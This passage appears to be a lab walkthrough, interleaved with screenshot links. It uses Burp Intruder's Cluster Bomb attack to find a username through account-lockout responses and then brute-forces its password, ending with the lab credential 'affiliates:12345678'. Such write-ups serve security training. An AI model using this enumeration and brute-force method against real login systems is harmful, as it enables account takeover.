
So I believe that more than three requests with invalid credentials will lockout the account. So we will put the request in Intruder and use the Cluster Bomb attack. We will fill in the usernames.

For the password, we will put a null operator at the end and make it generate this five times.

We will use the filter to filter-out responses that have Invalid username or password. in the response.

We will see that the request with username - affiliates gets blocked twice. Meaning valid usernames are getting blocked if more than three wrong passwords are entered.

Now we will just bruteforce passwords as usual.
We will filter out the responses that say we are blocked and to try after 1 minute.

This particular request gave username and password blank. No error of any sort. Maybe this is the password - 12345678.


These requests gave Invalid username and password.

Logging in with this credential - affiliates:12345678 will solve the lab.
8. 2FA broken logic
Description:
